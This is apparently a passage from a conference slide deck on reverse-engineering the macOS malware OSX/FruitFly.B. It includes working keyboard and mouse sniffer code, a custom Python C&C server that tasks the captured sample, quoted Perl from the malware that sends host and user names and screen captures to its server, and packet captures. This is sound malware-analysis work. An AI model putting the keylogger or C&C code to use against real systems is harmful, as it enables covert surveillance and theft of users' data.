eventTap = CGEventTapCreate(kCGSessionEventTap, kCGHeadInsertEventTap, 0, eventMask, callback, NULL);
```

```
//callback for mouse/keyboard events
CGEventRef callback(CGEventTapProxy proxy, CGEventType type,
                  CGEventRef event, void *refcon)
{
    //key presses
    if( (kCGEventKeyDown == type) || (kCGEventKeyUp == type) )
    {
        //get code
        keycode = CGEventGetIntegerValueField(event, kCGKeyboardEventKeycode);

        //dbg msg
        printf("keycode: %s\n\n", keyCodeToString(keycode));
    }

    //mouse
    else
    {
        //get location
        location = CGEventGetLocation(event);

        //dbg msg
        printf("(x: %f, y: %f)\n\n", location.x, location.y);
    }

    ...
}
```

mouse/keyboard sniffer

```
# ./sniff

event: kCGEventKeyDown
keycode: h

event: kCGEventKeyUp
keycode: h

event: kCGEventKeyDown
keycode: i

event: kCGEventKeyUp
keycode: i

event: kCGEventLeftMouseDown
(x: 640.23, y: 624.19)

event: kCGEventLeftMouseUp
(x: 640.23, y: 624.19)
```

sniff sniff!


code based on:

"Receiving, Filtering, & Modifying:  
› Mouse Events  
› Key Presses and Releases"

-Mac OS X Internals

# BUILDING A CUSTOM C&C SERVER

...and then we task!





# CUSTOM C&C SERVER

## handling connections

now we know:



address of c&c server(s)  
(can specify via cmdline!)



malware's protocol



```
#init socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#bind & listen
sock.bind(('0.0.0.0', port))
sock.listen(1)

#wait for malware to connect
while True:

    connection, client_address = sock.accept()
    print 'client connected: ', client_address
```

python c&c server

```
$ perl fpsaud 192.168.0.2:1337
```

launching osx/fruitfly.b

```
$ python server.py 1337
listening on ('0.0.0.0', 1337)
waiting for a connection...
```

```
client connected: ('192.168.0.13')
```

connection received!



# CUSTOM C&C SERVER

## handling 'check-in'

```
#connect
$l = new IO::Socket::INET(
    PeerAddr => scalar( reverse $g ),
    PeerPort => $h,
    Proto    => 'tcp',
    Timeout  => 10
);

#send client info
G v1
. Y(1143)
. Y( $q ? 128 : 0 )
. Z( I('scutil --get LocalHostName'))
. Z( I('whoami') );
```

connect & send client info



Y(): pack integer



Z(): pack string



G(): send data to c&c server

relevant subroutines

size	value
1 byte	1
4 bytes	1143 (version #)
4 bytes	0, or 128
variable	host name
variable	user name ('whoami')

format of client info

```
$ python server.py 1337
```

...

```
client connected: ('192.168.0.13')
```

```
client data:
```

```
offset 0x00: byte 1
```

```
offset 0x01: int: 1143
```

```
offset 0x05: int: 0
```

```
offset 0x0d: str (host name): users-Mac
```

```
offset 0x1a: str (user name): user
```

parsing client info



# CUSTOM C&C SERVER

## handling commands

for each command:

- 1 triage command to see:
  - a additional bytes/data?
  - b format of the response
- 2 send command  
send additional bytes
- 3 receive and process data

```
#command 11
elif ( $D == 11 ) {
    G v11 . Z( I('pwd') )
}
```

cmd #11

```
$ pwd
/Users/user/Desktop

$ perl fpsaud 192.168.0.2:1337
```

launching osx/fruitfly.b

```
#command 11
def cmd11(connection):


    #send command
    connection.sendall(struct.pack('b', 11))

    #malware first responds w/ command #
    data = connection.recv(1)
    print 'byte: 0x%02x (command)' % (ord(data))

    #read & unpack length of pwd
    data = connection.recv(4)
    length = struct.unpack('I', data)[0]

    #read 'pwd'
    data = connection.recv(length)
    print 'string: %s' (pwd) % data
```

c&c command #11 implementation



```
$ python server.py 1337
...

client connected: '192.168.0.13'
available commands:
11: Print Working Directory


select command: 11

response:
byte: 11 (command)
string: '/Users/user/Desktop' (pwd)
```

tasking (command #11)

# TASKING OSX/FRUITFLY.B

exposing capabilities









# COMMAND #2

## via /tmp/client

```
#command 2
elsif ( $D == 2 ) {
  my ($Z, $C) = (J 1);

  if (!$O && V(v2 . $Z) &&
      defined($C = E(4)) &&
      defined($C = E(unpack 'V', $C)))
  {
    G v2 . Z($C);
  }
}
```

command #2

-  J(): recv byte(s)
-  V(): exec embedded binary
-  E(): read byte(s) from proc
-  G(): send data to c&c server

relevant subroutines

direction	size	value
recv	1 byte	command, 2
recv	1 bytes	?
send	1 byte	command, 2
send	variable	?

command #2's protocol



```
# sudo fs_usage -w -f filesystem | grep perl

open      F=5      /private/tmp/client  perl5

lseek      F=5      <SEEK_CUR>      perl5
write      F=5      B=0x2000      perl5
write      F=5      B=0x11e8      perl5
close      F=5
```

file i/o & process events

args (cmd, ?)  
via stdin {

```
# procMonitor

new process:
pid=3237
path=/private/tmp/client
args=none
ancestors=(1, 3233)
```



# COMMAND #2

oh; screen capture!



Source	Destination	Protocol	Length	Info
192.168.0.2	192.168.0.13	TCP	67	8080 → 49880 [PSH, ACK] Seq=1 Ack=1 Win=4116 Len=1 TSval=102789203 TSecr=985...
192.168.0.13	192.168.0.2	TCP	66	49880 → 8080 [ACK] Seq=1 Ack=2 Win=4117 Len=0 TSval=985306220 TSecr=102789203
192.168.0.2	192.168.0.13	TCP	67	8080 → 49880 [PSH, ACK] Seq=2 Ack=1 Win=4116 Len=1 TSval=102791713 TSecr=985...
192.168.0.13	192.168.0.2	TCP	66	49880 → 8080 [ACK] Seq=1 Ack=3 Win=4117 Len=0 TSval=985308739 TSecr=102791713
192.168.0.2	192.168.0.2	TCP	1514	49880 → 8080 [ACK] Seq=1 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10279...
192.168.0.2	192.168.0.2	TCP	1514	49880 → 8080 [ACK] Seq=1449 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10...
192.168.0.2	192.168.0.2	TCP	1514	49880 → 8080 [ACK] Seq=2897 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10...
192.168.0.2	192.168.0.2	TCP	1514	49880 → 8080 [ACK] Seq=4345 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10...
192.168.0.2	192.168.0.2	TCP	1514	49880 → 8080 [ACK] Seq=5793 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10...
192.168.0.2	192.168.0.2	TCP	1514	49880 → 8080 [ACK] Seq=7241 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10...
192.168.0.2	192.168.0.2	TCP	1514	49880 → 8080 [ACK] Seq=8689 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=10...
192.168.0.2	192.168.0.2	TCP	1514	49880 → 8080 [ACK] Seq=10137 Ack=3 Win=4117 Len=1448 TSval=985310209 TSecr=1...

Offset	Hex	ASCII
0000	00 0c 29 24 5a 31 00 0c	...
0010	29 12 64 e7 08 00 45 00	...)Z1.. ).d...E.
0020	05 dc 4a c2 40 00 40 06	...J.@.@. ....
0030	00 00 c0 a8 00 0d c0 a8	.....q. ...'}D..
0040	00 02 c2 d8 1f 90 71 a3	.....PNG....
0050	00 00 0d 49 48 44 52 00	...IHDR. ....

wireshark capture

